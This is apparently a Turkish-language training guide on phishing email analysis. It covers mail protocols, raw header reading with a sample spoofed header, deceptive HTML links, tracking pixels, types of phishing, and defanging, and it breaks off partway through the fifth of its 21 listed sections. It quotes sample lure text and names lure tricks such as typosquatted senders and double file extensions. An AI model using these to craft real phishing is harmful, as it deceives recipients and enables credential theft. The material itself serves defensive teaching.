

KİMLİK AVI ANALİZİ

[Kaynak](#) - [Kaynak](#) - [Kaynak](#) - [Kaynak](#)

İÇERİK

1. E-Posta Adresinin Temelleri ve Yapısal Analizi
2. E-Posta İletim Mimarisi ve Ağ Protokolleri
3. E-Posta Başlıkları (Email Headers) ve Kaynak Kodu Analizi
4. E-Posta Gövdesi (Email Body) ve Eklerin (Attachments) Adli Analizi
5. Oltalama (Phishing) Vektörleri ve Zararlı E-Posta Anatomisi
6. Sipariş İptali (Cancel Your Order) Oltalama E-postası Analizi
7. Kargo Takibi (Track Your Package) Oltalama E-postası Analizi
8. Belge İndirme (Download Document) Oltalama Kampanyası Analizi
9. Hesabınız Askıya Alındı (Your Account Is on Hold) Oltalama E-postası Analizi
10. Son Satın Alımınız (Your Recent Purchase) Oltalama E-postası Analizi
11. Planlanmış Gönderi (Scheduled Shipment) Oltalama E-postası Analizi
12. Şüpheli E-postalarda Kalıntı (Artifact) Tespiti ve Analizi
13. E-posta Başlığı (Header) Analizi ve İtibar (Reputation) Kontrolleri
14. E-posta Gövdesi ve Ek Analizi (Email Body and Attachment Analysis)
15. Zararlı Yazılım Korumalı Alanları (Malware Sandboxes)
16. PhishTool Kullanımı (Using PhishTool) ve Oltalama Analizi İş Akışı
17. Sender Policy Framework (SPF): E-posta Kimlik Doğrulama ve Güvenlik Stratejileri
18. E-Posta Kimlik Doğrulama Mekanizmaları: DomainKeys Identified Mail (DKIM) Teknik İnceleme ve Güvenlik Analizi
19. DMARC (Domain-Based Message Authentication, Reporting, and Conformance) Teknik İnceleme ve Politikalar
20. Güvenli/Çok Amaçlı İnternet Posta Uzantıları (Secure/Multipurpose Internet Mail Extensions) (S/MIME)
21. Kurumsal Phishing (Oltalama) Savunma Mimarisi ve Katmanlı Güvenlik Yaklaşımı

E-Posta Adresinin Temelleri ve Yapısal Analizi

Herhangi bir **Phishing** (oltalama - saldırganın meşru bir kurum veya kişi gibi davranarak hassas bilgileri ele geçirmeye çalıştığı sosyal mühendislik saldırısı) vakasını incelerken, soruşturmanın sıfır noktası e-posta adresinin kendisidir. Bir e-posta adresinin yapısal mimarisini tam anlamıyla kavramamak, saldırganların kimlik gizleme veya hedef şaşırtma taktiklerinde güvendiği en temel anormallikleri gözden kaçırmak anlamına gelir.


Modern e-posta sisteminin temelleri, 1970'lerde **ARPANET** üzerinde Ray Tomlinson tarafından atılmıştır. Tomlinson'ın mimariye en büyük teknik katkısı, kullanıcı ile e-postanın

iletileceđi hedef sistemi birbirinden mantıksal olarak ayırmak için @ sembolünü sürece dahil etmesidir.

Bir E-Posta Adresinin Anatomisi

Bir e-posta adresi basit bir metin dizesi deđil; arka planda alıřan yönlendirme mekanizmalarına (routing) spesifik talimatlar veren üç ana bileřenden oluřan bir bütündür. Bu bileřenlerin ayrıştırılması, zararlı kampanyaların kaynađını tespit etmek için kritik öneme sahiptir.

Örnek bir adresin ayrıştırmasını inceleyelim:



Yukarıdaki e-posta adresi, e-posta sunucusunun veri paketini ađ üzerinde nereye ve kime teslim edeceđini belirten kesin bir yönerge dir. Bu yapıyı mantıksal olarak řu řekilde okumalıyız:

- **Username (Kullanıcı Adı - david)**: Belirli bir e-posta sunucusu üzerindeki hedef alıcının posta kutusunu (mailbox) tanımlar. Bu kısım, paketin dođru hedef sunucuya ulařtıktan sonra iç sistemde kime teslim edileceđini belirten spesifik alıcı kimliđidir.
- **@ (At Sembolü)**: Yönlendirme mantıđındaki parser (ayrıştırıcı) kırılma noktasıdır. Kullanıcı adı ile alan adını (domain) birbirinden ayırır ve e-posta aktarım mekanizmalarına řu talimatı verir: *"Sol taraftaki kullanıcıyı, sađ taraftaki hedef ađda ara."*
- **Domain Name (Alan Adı - tryhackme.com)**: Mesajı dış ađdan almaktan sorumlu olan hedef e-posta sunucusunu belirtir.

ÖNEMLİ: Arka plandaki ađ iletişimi bađlamında e-posta mimarisini fiziksel bir posta servisi gibi düşünmek, konuyu zihinde kalıcı hale getiren en net analogidir:

1. **Domain**, bir sokak veya apartman binasıdır; verinin ađ üzerinde ulařması gereken cođrafi/fiziksel konumu (hedef sunucuyu) belirtir.
2. **Username** ise o binadaki belirli bir daireyi veya kiřisel posta kutusunu temsil eder.
3. Bu iki bilgi @ ile bir araya geldiđinde, posta görevlisi (Mail Server - E-posta Sunucusu) paketi internet okyanusunda tam olarak hangi sunucuya ve o sunucudaki hangi kullanıcıya teslim edeceđini eksiksiz olarak bilir.

E-Posta İletim Mimarisi ve Ađ Protokolleri

Bir e-postanın göndericiden alıcıya ulařması, tek bir hamleden ziyade arka planda birbiriyle kusursuz bir entegrasyon içinde alıřan spesifik ađ protokolleri zincirinin eseridir. Siber

güvenlik bağlamında, özellikle olay müdahalesi (Incident Response) ve oltalama (Phishing) analizlerinde, bu protokollerin çalışma mantığını ve birbirleriyle nasıl haberleştiklerini bilmek; e-posta başlıklarındaki (header) anormallikleri, sahte (spoofed) göndericileri ve zafiyetli sunucuları tespit edebilmenin temel şartıdır.

İletim ve Erişim Protokollerinin Teknik Analizi

E-posta trafiği temel olarak "gönderme" ve "erişme/okuma" olmak üzere iki farklı aşamadan oluşur ve sunucular bu aşamaları yönetmek için farklı protokoller kullanır.

SMTP (Simple Mail Transfer Protocol) Mesajın gönderici istemciden çıkıp hedef sunucuya ulaşana kadar geçen ağ üzerindeki yönlendirme (routing) sürecinden tek başına sorumludur. **SMTP** sadece e-posta göndermek ve sunucular arası (MTA - Mail Transfer Agent) veri aktarımı yapmak için kullanılır. Varsayılan olarak şifresiz iletişim için **25. portu**, TLS şifrelemesi için ise **587. portu** kullanır. Zafiyet taramalarında 25. portun dışarıya açık olması, sunucunun spam aracı olarak kullanılabilecek bir "Open Relay" zafiyeti barındırma ihtimalini akla getirmelidir.

POP3 (Post Office Protocol version 3) E-posta okuma sürecinde kullanılan, veriyi tek yönlü işleyen bir erişim protokolüdür. İstemci (kullanıcı bilgisayar), sunucuya bağlanır, e-postaları kendi yerel diskine indirir ve varsayılan yapılandırmada **indirilen mesajları sunucudan kalıcı olarak siler**. Şifresiz iletişimde **110**, SSL/TLS şifrelemesinde **995. portu** kullanır.

ÖNEMLİ: Adli bilişim (Forensics) incelemelerinde kurban cihaz eğer **POP3** kullanıyorsa, e-postalar sunucuda tutulmadığı için delil toplama işlemi doğrudan kurbanın yerel diski (PST/OST dosyaları) üzerinden yapılmak zorundadır.

IMAP (Internet Message Access Protocol) **POP3**'ün aksine sunucu ile istemci arasında çift yönlü ve dinamik bir senkronizasyon kurar. E-postalar sunucuda barındırılmaya devam eder; kullanıcı mesajı okuduğunda, taşıdığı veya sildiğinde bu durum tüm cihazlarda eşzamanlı olarak güncellenir. Şifresiz iletişimde **143**, şifreli iletişimde **993. portu** kullanır. Bulut tabanlı modern mimarilerin standart erişim protokolüdür.

Bir E-Postanın Ağ Üzerindeki Yaşam Döngüsü (Routing Journey)


Protokollerin teorik tanımlarından ziyade, bir verinin göndericiden alıcıya giderken izlediği yolu adım adım analiz etmek, ağ mimarisindeki kırılma noktalarını anlamamızı sağlar.

1. İstemci İletimi (Client to Server): Gönderici e-postasını oluşturup "Gönder" butonuna bastığında, kullanıcının e-posta istemcisi (Outlook, Thunderbird vb.), mesajı yerel posta sunucusuna **SMTP** protokolü üzerinden iletir.

2. DNS ve MX Kaydı Sorgusu (Domain Name System Query): Gönderici sunucu, mesajı internette nereye yönlendireceğini bilmek zorundadır. Sadece bir alan adına (örneğin @tryhackme.com) sahip olmak yeterli değildir. Bu yüzden hedef alan adının e-posta trafiğinden sorumlu sunucusunu (Mail Exchange - MX) bulmak için bir DNS sorgusu başlatır.

Yukarıdaki komut, gönderici posta sunucusunun arka planda hedef sunucuyu bulmak için yaptığı eylemin tam bir manuel simülasyonudur. Sistem, DNS sunucusuna giderek tryhackme.com için e-posta kabul etmeye yetkili sunucuların adreslerini ve öncelik (priority) değerlerini talep eder.

3. DNS Yanıtı ve Çözümleme: DNS sunucusu, yapılan sorguya karşılık hedef posta sunucusunun (veya sunucularının) IP adresini döndürür. Artık gönderici sunucu, veri paketini ağ üzerinde kime teslim edeceğini kesin olarak bilmektedir.



4. Ağ Üzerinden Teslimat (Server to Server Transfer): Hedef IP adresi çözümlendikten sonra, gönderici posta sunucusu hedef posta sunucusuyla internet üzerinden (genellikle **25. port** aracılığıyla) doğrudan bir **SMTP** bağlantısı kurar ve mesaj verisini hedef ağa aktarır.

5. Posta Kutusunun Kontrolü ve Erişim: Hedef posta sunucusu mesajı başarılı bir şekilde teslim aldığı anda, veriyi kendi iç ağındaki spesifik kullanıcının posta kutusuna (mailbox) yazar. Alıcı cihazını açıp e-posta istemcisini çalıştırdığında, yapılandırmasına bağlı olarak **POP3** (indir ve sunucudan sil) veya **IMAP** (sunucuya bağlan ve senkronize et) kullanarak mesaja erişim sağlar.

DİKKAT: Bu 5 adımlık iletim döngüsü boyunca mesajın uğradığı her bir sunucu, e-postanın gizli "Headers" (Başlıklar) kısmına kendi IP adresini ve zaman damgasını bir imza gibi bırakır. Bir güvenlik analisti, zararlı bir e-postanın gerçek kaynağını bulmak için bu başlıkları yukarıdan aşağıya (alıcıdan göndericiye doğru) okuyarak tüm bu SMTP atlamalarını (hops) tersine mühendislikle deşifre eder.

E-Posta Başlıkları (Email Headers) ve Kaynak Kodu Analizi

E-postanın ağ üzerindeki seyahatini ve yönlendirme protokollerini anlamak için sadece altyapı boyutudur. Gerçek bir siber güvenlik analisti veya olay müdahale (Incident Response) uzmanı için asıl savaş, e-posta hedef posta kutusuna (inbox) düştüğü anda başlar. Özellikle

potansiyel olarak zararlı (malicious) veya oltalama (phishing) şüphesi taşıyan e-postaları analiz ederken, son kullanıcının ekranda gördüğü metin buzdağının sadece görünen kısmıdır.

Teknik düzeyde bir e-posta, yapısal olarak iki ana veri bloğundan oluşur:

- **Email Header (E-Posta Başlığı):** Mesajın kimden geldiği, kime gittiği ve iletim sırasında hangi posta sunucularından geçtiği (MTA - Mail Transfer Agent) gibi **Metadata** (veri hakkındaki veri) bilgilerini barındıran kontrol katmanıdır. Analizlerin %90'ı bu katmanda gerçekleşir.
- **Email Body (E-Posta Gövdesi):** Son kullanıcının okuduğu asıl mesaj içeriğidir. **Plain Text** (düz metin) veya zararlı bağlantıların ve gizli komut dosyalarının (script) gömülebileceği **HTML** formatında olabilir.

Standart Başlık Bileşenlerinin Analitik İncelemesi

Bir e-posta istemcisinde (örneğin laboratuvar ortamındaki Masaüstünde bulunan email1.eml dosyasını açtığınızda) standart olarak görünen temel başlık alanları şunlardır:

- **From:** E-postayı gönderen kişinin e-posta adresini gösterir. **DİKKAT:** Bu alan manipüle edilmeye (Spoofing - sahtecilik) en açık alandır. Görünen adres meşru bir kuruma ait olsa bile, arka plandaki teknik doğrulama adımları incelenmeden kesinlikle güvenilmemelidir.
- **To:** Mesajın iletildiği hedef alıcının adresidir.




- **Reply-To (Yanıtla):** Kullanıcı "Yanıtla" butonuna bastığında mesajın gönderileceği alternatif e-posta adresidir. **ÖNEMLİ:** Oltalama saldırılarında saldırgan From kısmını sirket-ceo@sirketiniz.com olarak sahteleyebilir, ancak yanıtları kendi kontrolündeki bir adrese almak için Reply-To kısmına hacker@fakesite.com gibi farklı bir adres yerleştirir. Bu uyumsuzluk, zararlı analizindeki en büyük kırmızı bayraklardan biridir.
- **Subject:** E-postanın konu satırıdır. Aciliyet hissi uyandıran (Sosyal Mühendislik) anahtar kelimeler barındırır.
- **Date:** E-postanın gönderildiği zaman damgasıdır (Timestamp). Saldırganın bulunduğu zaman dilimini (Timezone) tespit etmek için adli bilişim açısından kritik bir veridir.

Message Source (Mesaj Kaynağı) Üzerinden Derinlemesine Analiz

E-posta istemcilerinin standart görünümüleri (UI), teknik karmaşayı gizlemek adına kullanıcıya başlıkların sadece küçük ve genellikle manipüle edilmiş bir kısmını gösterir. Bir e-postanın gerçek doğasını, geçtiği tüm sunucuları ve orijin (kaynak) IP adresini görmek için **Raw Message Data** (Ham Mesaj Verisi) okunmak zorundadır.

Sanal makinenizdeki (VM) Thunderbird istemcisinde email1.eml dosyasını incelerken ham veriye ulaşmak için: Menüden **View (Görünüm) -> Message Source (Mesaj Kaynağı)** yolunu izleyebilir veya doğrudan **Ctrl + U** kısayolunu kullanabilirsiniz.



Aşağıda tipik bir ham e-posta başlığının (Raw Header) kritik bir kesitini ve bu çıktıların arka plandaki teknik anlamlarını inceliyoruz:

```
Return-Path: <hacker@evil-domain.com>
Received: from mail.evil-domain.com (mail.evil-domain.com [192.168.1.50])
    by mx.tryhackme.com (Postfix) with ESMTPS id 4K3B2x1
    for <david@tryhackme.com>; Fri, 26 Jun 2026 11:45:56 +0300
From: "IT Admin" <admin@tryhackme.com>
To: <david@tryhackme.com>
Subject: URGENT: Password Reset Required
Message-ID: <20260626114556.A1B2C3D4@mail.evil-domain.com>
X-Mailer: PHP/7.4.3
```

Çıktının Satır Satır Analizi:

- **Return-Path: <hacker@evil-domain.com>** : Bu alan, e-posta bir nedenden dolayı teslim edilemezse (Bounce) hata mesajının nereye döneceğini belirtir. Çoğu zaman zararlı göndericinin gerçek adresini ifşa eder.
- **Received: from mail.evil-domain.com ... [192.168.1.50]** : Başlık analizinin kalbidir. E-postanın uğradığı her sunucu kendi **Received** (Alındı) satırını en üste ekler. Yani bu satırları **aşağıdan yukarıya doğru** okursanız, e-postanın çıkış noktasından hedefe kadar olan rotasını (Routing) çizebilirsiniz. Buradaki [192.168.1.50] IP adresi, "Originating IP" (Başlangıç IP'si) olarak bilinir ve tehdit istihbaratı (Threat Intelligence) araştırmalarında kullanılan anahtar veridir.
- **From: ve Return-Path: arasındaki Uyumsuzluk:** From satırında kurumun kendi IT departmanı (admin@tryhackme.com) taklit edilmiş (Spoofing). Ancak Return-Path ve Received satırları, e-postanın aslında dışarıdan, yabancı ve yetkisiz bir sunucudan (192.168.1.50) geldiğini açıkça kanıtlıyor.
- **X-Mailer: PHP/7.4.3** : Mesajın hangi yazılım kullanılarak oluşturulduğunu gösterir. Kurumsal e-postalar Outlook veya Exchange gibi başlıklar bırakırken, burada mesajın bir PHP scripti (otomatize edilmiş bir zararlı yazılım dağıtım aracı) aracılığıyla gönderildiğini anlıyoruz. X- ile başlayan başlıklar standart dışı, uygulamaya özel eklentilerdir.

Eğer ham başlık bilgilerini okumayıp sadece istemcinin standart görünümüne güvenseydik, From satırındaki "IT Admin" yazısına kanıp bu e-postayı güvenli kabul edebilirdik. Kaynak kodunu okumak, varsayımları ortadan kaldırıp somut ağ verilerine dayanmamızı sağlar.

E-Posta Gövdesi (Email Body) ve Eklerin (Attachments) Adli Analizi

Önceki aşamalarda yönlendirme mimarisini ve başlıkları (Headers) analiz ettik. Ancak bir siber güvenlik analisti için ortalama (Phishing) vakalarının en kritik safhası, son kullanıcıyı etkileşime geçmeye ikna eden asıl mesajın, yani **Email Body** (E-Posta Gövdesi) kısmının incelenmesidir. Saldırganın zararlı bağlantıları (Payload veya yönlendirmeler) ve dosyaları (Malware) sakladığı ana savaş alanı burasıdır.

Mesaj Gövdesinin Yapısı: Plain Text vs HTML

E-postalar teknik olarak iki farklı formatta iletilebilir:

Hello Dave,

I hope you had a great holiday and weekend.

When you get a chance, could you please send over the Q1 finance report?

Thank you,

Steven - Accounting

Text Based Email

Cloud

URGENT: CLOUD ACCESS SUSPENDED

Access to your cloud services has been revoked. A failed billing verification caused an immediate suspension of critical cloud protections.

Accounts without active protection are exposed to unauthorized access, data extraction, credential theft, and permanent data loss.

HTML Formatted Email

- Plain Text (Düz Metin):** Sadece karakterlerden oluşur. Biçimlendirme, renk veya gömülü nesne barındırmaz. Güvenlik açısından en düşük riskli formattır çünkü bir bağlantı (URL) ekranda nasıl görünüyorsa, arka planda da tam olarak odur.
- HTML (HyperText Markup Language):** Modern e-postaların standart formatıdır. Görseller, karmaşık tablolar, stiller (CSS) ve en önemlisi gizli bağlantılar barındırabilir. Çoğu e-posta istemcisi (Outlook, Thunderbird vb.) kullanıcıya HTML kodunu değil, bu kodun **Rendered** (işlenmiş/görselleştirilmiş) halini sunar.

ÖNEMLİ: Ortalama analizinde asla "Rendered" (kullanıcının gördüğü) ekrana güvenilmez. Saldırganlar ekrana "www.guvenlibanka.com" yazdırırken, arka plandaki HTML kodunda kullanıcıyı "www.saldirgan-sunucu.com" adresine yönlendirebilir. Bu manipülasyonu tespit etmenin tek yolu kaynak kodunu (Source Code) okumaktır.

HTML Kaynak Kodunun Derinlemesine İncelemesi

E-posta başlıklarını incelerken yaptığımız gibi, mesaj gövdesinin de ham kaynak koduna inmek zorundayız. Laboratuvar ortamındaki email1.eml dosyasını incelerken Thunderbird istemcisinin bazı görselleri varsayılan olarak engellediğini fark etmişsinizdir.

Neden engellenir? (Teknik Bağlam): Saldırganlar e-posta gövdesine genellikle 1x1 piksel boyutunda şeffaf bir resim (Tracking Pixel / Web Beacon) gömerler. Bu resim, saldırganın

sunucusundan çağrılır. Eğer e-posta istemciniz bu resmi otomatik olarak indirip gösterirse (Render ederse), saldırganın sunucusuna sizin IP adresinizden bir HTTP GET isteği gider. Bu sayede saldırgan; e-postayı okuduğunuzu, okuduğunuz saati, IP adresinizi ve kullandığınız cihazın bilgilerini (User-Agent) tespit eder.

From ADT Security Services <newsletters@ant.anki-tech.com>
To alexa@yahoo.com
Reply to reply@ant.anki-tech.com
Subject Help protect your budget by protecting your home

6/21/21, 15:35

1-844-674-3380

1-844-674-3380

Renderd HTML

<title>ADT</title>
</head>
<body>
<p>1-844-674-3380</p>
<table width=3D"600" align=3D"center">
<tbody>
<tr>
<td rowspan=3D"2" align=3D"left"></td>
<td align=3D"right"></td>
</tr>
<tr>
<td colspan=3D"2"></td>
</tr>
</tbody>
</table>
<tr align=3D"justify">

1

2

3

4

5

Raw HTML

Ham kaynak kodunu açtığımızda, ekranda görünmeyen veya engellenen bu tür HTML elementlerini ve manipüle edilmiş href (Hypertext Reference - bağlantı) etiketlerini net bir şekilde görebiliriz.


```
<p>Lütfen hesabınızı doğrulamak için <a href="http://192.168.5.100/login.php">Banka Girişi İçin Tıklayın</a>.</p>
```

Yukarıdaki basit HTML kod bloğunda, son kullanıcının algısı ile arka plandaki teknik gerçeğin nasıl ayrıştığını net bir şekilde görüyoruz. Güvenlik analizi her zaman href parametresinin içindeki gerçek URL'ye odaklanır.

Eklerin (Attachments) Yeniden Oluşturulması ve Ağ Mimarisindeki Yeri

E-postalar metin tabanlı iletim protokolleri (SMTP) üzerinden taşınır. Ancak PDF, DOCX, veya EXE gibi dosyalar metin değil, "Binary" (ikili) verilerdir. Ağ protokolleri, bu Binary dosyaları doğrudan taşıyamaz. Bu sorunu çözmek için e-posta istemcileri, dosyayı ağ üzerinden göndermeden önce şifreleme olmayan ama veriyi metne çeviren bir kodlama algoritması olan **Base64** ile dönüştürürler.

Bir e-postanın kaynak kodunu açtığınızda, ekli bir dosya şu şekilde görünür:



E-posta mimarisini, protokollerini ve başlık (Header) analizini teknik düzeyde anladıktan sonra, siber güvenlik duruşunun en kritik aşamasına geçiyoruz: Saldırganların bu meşru altyapıyı nasıl istismar ettiğini (Abuse) çözümlemek. E-posta, bir ağa sızmak için hala en çok tercih edilen "İlk Erişim" (Initial Access) vektörüdür çünkü teknik güvenlik duvarlarını (Firewall, IDS/IPS) doğrudan aşarak kurumun yamalanması en zor zafiyetini hedef alır: İnsan psikolojisi.

Saldırganların yöntemlerini, hedeflerini ve ortalama kalıplarını yapısal olarak sınıflandırmak, bir güvenlik operasyon merkezinde (SOC) şüpheli mesajları daha hasar vermeden tespit edebilmenizi (Triage) sağlar.

Hedef Odaklı Zararlı E-Posta Sınıflandırmaları

Saldırganlar, kampanyalarının kapsamına ve ellerindeki istihbarata göre farklı ortalama vektörleri seçerler. Bu vektörleri teknik olarak şu şekilde ayırıyoruz:

- **Spam ve Malspam:** Geniş kitlelere gönderilen istenmeyen yığın e-postalardır. Ancak güvenlik analistlerini asıl ilgilendiren kısım **Malspam** (Malicious Spam) türüdür. Hedef gözetmeksizin, binlerce rastgele adrese zararlı yazılım (Malware) veya fidye yazılımı (Ransomware) dağıtmak için kullanılır. Başarı oranı düşüktür ancak maliyeti sıfıra yakındır.
- **Phishing (Oltalama):** Güvenilir bir kurumu, bankayı veya servisi taklit ederek geniş bir kullanıcı grubundan hassas bilgi (Credential Harvesting - Kimlik Bilgisi Toplama) çalmayı amaçlayan genel kampanyalardır.
- **Spear Phishing (Hedef Odaklı Oltalama):** Rastgele değil, doğrudan belirli bir kurumu, departmanı veya bireyi hedef alan, yüksek profilli saldırılardır. Saldırgan bu aşamada Açık Kaynak İstihbaratı (**OSINT**) kullanarak kurbanın adını, iş pozisyonunu veya kullandığı iç yazılımları öğrenir ve mesajı bu bilgilerle kişiselleştirerek inandırıcılığı maksimuma çıkarır.
- **Whaling (Balina Avı):** **Spear Phishing**'in sadece "C-Level" (CEO, CFO, CTO) gibi üst düzey yöneticilere odaklanmış alt türüdür. Neden yöneticiler hedeflenir? Çünkü şirketin finansal varlıklarına doğrudan erişimleri, sistemlerde en yüksek ayrıcalıklara (Privilege) sahip hesapları ve güvenlik kısıtlamalarını esnetebilme yetkileri vardır.
- **Smishing (SMS Phishing) ve Vishing (Voice Phishing):** İletim vektörünün e-postadan çıkarak mobil ağlara taşındığı durumlardır. **Smishing**, zararlı bağlantıların SMS üzerinden iletilmesidir; **Vishing** ise saldırganın doğrudan kurbanı arayarak telefonda sosyal mühendislik yapmasıdır (Örn: Kendini IT departmanı çalışanı olarak tanıtmak).

Bir Phishing E-Postasının Anatomisi ve Taktiksel Çözümlemesi

Saldırganın amacı ister kimlik bilgilerini çalmak (Credential Harvesting), ister sisteme zararlı yazılım indirmek (Malware Delivery) olsun, kullandıkları taktiksel kalıplar (TTPs) benzerdir. Bu kalıpları ezberlemek yerine, *neden* işe yaradıklarını anlamalısınız:

- **Spoofed From Address (Sahte Gönderici Adresi):** Saldırgan, gönderici adresini kurbanın güvendiği bir alan adı gibi gösterir. Genellikle "Typo-squatting" (harf oyunu) kullanırlar. Örneğin; noreply@microsoft.com yerine noreply@microsof.com (t harfi eksik) kullanılarak kurbanın görsel algısı manipüle edilir.
- **Aciliyet Hissi (Urgent Subject):** "Hesabınız 24 saat içinde kapatılacak" veya "Ödenmemiş Fatura". Bu taktiğin psikolojik amacı, kurbanın mantıksal düşünme ve adresi kontrol etme refleksini devre dışı bırakıp onu paniğe sürüklemektir.



Cloud Storage-Team <asvmrns@mrjomiop.mlpydggzeg.nexiqmarket.biz> (sent by Trusted Sender)

to me

Why is th

Report

from: Cloud Storage-Team <asvmrns@mrjomiop.mlpydggzeg.nexiqmarket.biz>
sent by: Trusted Sender
to: me@aol.com
date: Mar 18, 2026, 4:29 AM
subject: Re: Please confirm Your Account, Your Cloud storage is full *#xvqmm
mailed-by: mlpydggzeg.nexiqmarket.biz
signed-by: mrjomiop.mlpydggzeg.nexiqmarket.biz
security: Standard encryption (TLS) [Learn more](#)

CLOUD STORAGE

Last Notice:

Your account will be locked within 48 hours. Your storage capacity is full!

Account ID	Email	Status	Renewal Discount
29645041US		Storage is Full	50GB

You can continue backing up your photos with extra cloud storage!

Receive 50 GB

- **Brand Impersonation (Marka Taklidi):** Orijinal logoların, renk paletlerinin ve hatta yasal metinlerin kopyalanmasıdır. Render edilen (görselleştirilen) HTML gövdesi kusursuz görünebilir; bu yüzden her zaman kaynak koda (Source Code) inilmelidir.
- **Genel İçerik (Generic Content):** E-posta "Sayın Müşterimiz" veya "Değerli Kullanıcı" diye başlıyorsa, bu mesajın bir veritabanından çekilmediğini, yığın halinde (Bulk) binlerce kişiye gönderildiğini gösterir.
- **Hidden & Shortened Links (Gizlenmiş ve Kısaltılmış Bağlantılar):** href etiketinde hedefin gizlenmesidir veya bit.ly gibi servisler kullanılarak gerçek zararlı komuta ve kontrol (C2) sunucusunun URL'sinin maskelenmesidir.
- **Malicious Attachments (Zararlı Ekler):** Saldırganlar güvenlik sistemlerini atlatmak için çift uzantı kullanırlar. Örneğin dosya adı fatura.pdf.exe şeklindedir. Windows varsayılan olarak bilinen dosya uzantılarını gizlediği için, kullanıcı bunu sadece fatura.pdf olarak görür ve çalıştırır.

Güvenli Analiz (Safe Analysis) ve URL Defanging (Zararsızlaştırma)

ÖNEMLİ: Olay müdahale (Incident Response) ve SOC (Security Operations Center) süreçlerinde yapılan en ölümcül hata, zararlı bir bağlantıya veya eke yanlışlıkla tıklamaktır. Analiz raporları hazırlanırken, biletleme (Ticketing) sistemlerine veya ekip içi iletişim

kanallarına (Slack, Teams) şüpheli bağlantılar kopyalanır. Çoğu modern yazılım bu metinleri otomatik olarak tıklanabilir bir "Hyperlink"e dönüştürür.

Bu riski ortadan kaldırmak için sektör standardı olan **Defanging (Zararsızlaştırma)** işlemi uygulanır. Defanging, URL'lerin, alan adlarının ve IP adreslerinin içindeki kritik sembollerin değiştirilerek metnin *tıklanamaz* hale getirilmesidir.

Orijinal (Zararlı ve Tıklanabilir) URL:

<http://www.suspiciousdomain.com/login.php>

